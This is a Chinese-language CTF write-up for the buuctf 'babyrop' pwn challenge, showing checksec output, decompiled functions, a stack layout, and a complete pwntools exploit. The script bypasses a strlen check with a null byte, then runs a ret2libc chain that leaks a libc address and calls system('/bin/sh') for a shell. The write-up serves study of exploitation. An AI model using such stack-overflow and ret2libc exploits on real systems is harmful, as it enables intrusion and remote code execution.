
buuctf babyrop

原创

Carol7S 于 2020-04-08 08:59:50 发布 417 收藏


pwn菜鸡争取一天写一道吧，记录一下做题过程，方便复现

先checksec




```
[*] '/root/pwn/babyrop/pwn'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

ida f5




```
int __cdecl main()
{
  int buf; // [esp+4h] [ebp-14h]
  char v2; // [esp+Bh] [ebp-Dh]
  int fd; // [esp+Ch] [ebp-Ch]

  sub_80486BB();
  fd = open("/dev/urandom", 0);
  if ( fd > 0 )
    read(fd, &buf, 4u);
  v2 = sub_804871F(buf);
  sub_80487D0(v2);
  return 0;
}
```




```
int __cdecl sub_804871F(int a1)
{
  size_t v1; // eax
  char s; // [esp+Ch] [ebp-4Ch]
  char buf[7]; // [esp+2Ch] [ebp-2Ch]
  unsigned __int8 v5; // [esp+33h] [ebp-25h]
  ssize_t v6; // [esp+4Ch] [ebp-Ch]

  memset(&s, 0, 0x20u);
  memset(buf, 0, 0x20u);
  sprintf(&s, "%ld", a1);
```




```
  v6 = read(0, buf, 0x20u);
  buf[v6 - 1] = 0;
  v1 = strlen(buf);
  if ( strncmp(buf, &s, v1) )
    exit(0);
  write(1, "Correct\n", 8u);
  return v5;
}
```




```
ssize_t __cdecl sub_80487D0(char a1)
{
  ssize_t result; // eax
  char buf; // [esp+11h] [ebp-E7h]

  if ( a1 == 127 )
    result = read(0, &buf, 0xC8u);
  else
    result = read(0, &buf, a1);
  return result;
}
```

大致的流程就是先生成一个随机数，然后将这个随机数放入buf，再把buf传到71F
在71F里，buf变成a1，把a1放入s，然后往71F的buf里输入数据，这一步要注意，我们要做的是通过传入数据，把v5覆盖掉，因为返回值是v5，而v5和buf的关系在stack里是这样的




```
-00000035                 db ? ; undefined
-00000034                 db ? ; undefined
-00000033                 db ? ; undefined
-00000032                 db ? ; undefined
-00000031                 db ? ; undefined
-00000030                 db ? ; undefined
-0000002F                 db ? ; undefined
-0000002E                 db ? ; undefined
-0000002D                 db ? ; undefined
-0000002C buf             db 7 dup(?)
-00000025 var_25          db ?
-00000024                 db ? ; undefined
-00000023                 db ? ; undefined
```



```
-00000022                db ? ; undefined
-00000021                db ? ; undefined
-00000020                db ? ; undefined
-0000001F                db ? ; undefined
-0000001E                db ? ; undefined
-0000001D                db ? ; undefined
-0000001C                db ? ; undefined
-0000001B                db ? ; undefined
-0000001A                db ? ; undefined
-00000019                db ? ; undefined
-00000018                db ? ; undefined
-00000017                db ? ; undefined
-00000016                db ? ; undefined
-00000015                db ? ; undefined
-00000014                db ? ; undefined
-00000013                db ? ; undefined
-00000012                db ? ; undefined
-00000011                db ? ; undefined
-00000010                db ? ; undefined
-0000000F                db ? ; undefined
-0000000E                db ? ; undefined
-0000000D                db ? ; undefined
-0000000C var_C          dd ?
-00000008                db ? ; undefined
-00000007                db ? ; undefined
-00000006                db ? ; undefined
-00000005                db ? ; undefined
-00000004                db ? ; undefined
-00000003                db ? ; undefined
-00000002                db ? ; undefined
-00000001                db ? ; undefined
+00000000  s             db 4 dup(?)
+00000004  r             db 4 dup(?)
+00000008 arg_0          dd ?
```

所以我们传入7个以上的字节（因为是32位，(4位2进制 || 一位16进制)是一个字节）就可以了，同时要注意为了绕开strlen，我们在前面要加’\x00’，所以payload为’\x00’+’\xff’*7
接着v5返回到主函数，变成v2，传到7D0里，7D0里变成a1， 因为我们传入的a1为\xff（255），所以执行else， 这时我们开始ret2libc
p = flat([‘a’*0xe7, ‘b’*4, puts_plt, main_addr, read_got])

接着重新回到主函数，再来一次，步骤大致相同，就只是最后改为执行system
上完整exp:



```python
from pwn import *
from LibcSearcher import *
context(log_level = 'debug',arch ='i386',os = 'linux' )
r = remote('node3.buuoj.cn', 26567)
#r = process('./pwn')
elf = ELF('./pwn')
rop = ROP(elf)

#main_addr = elf.sym['main']
read_plt = elf.plt['read']
read_got = elf.got['read']
puts_plt = elf.plt['puts']
main_addr = 0x08048825

#payload1 = '\x00' + '\xff'*7
payload1 = flat(['\x00', '\xff'*7])
r.sendline(payload1)
r.recvuntil('Correct\n')

p = flat(['a'*0xe7, 'b'*4, puts_plt, main_addr, read_got])
r.sendline(p)
read_addr = u32(r.recv(4))

r.sendline(payload1)
r.recvuntil('Correct\n')

libc = LibcSearcher('read', read_addr)
libcbase = read_addr - libc.dump('read')
sys_addr = libcbase + libc.dump('system')
binsh_addr = libcbase + libc.dump('str_bin_sh')
p = flat(['a'*0xe7, 'b'*4, sys_addr, 'b'*4, binsh_addr])
r.sendline(p)


r.interactive()
~
~
~
```

recv代表接受4个字符，因为他是32位的，所以用u32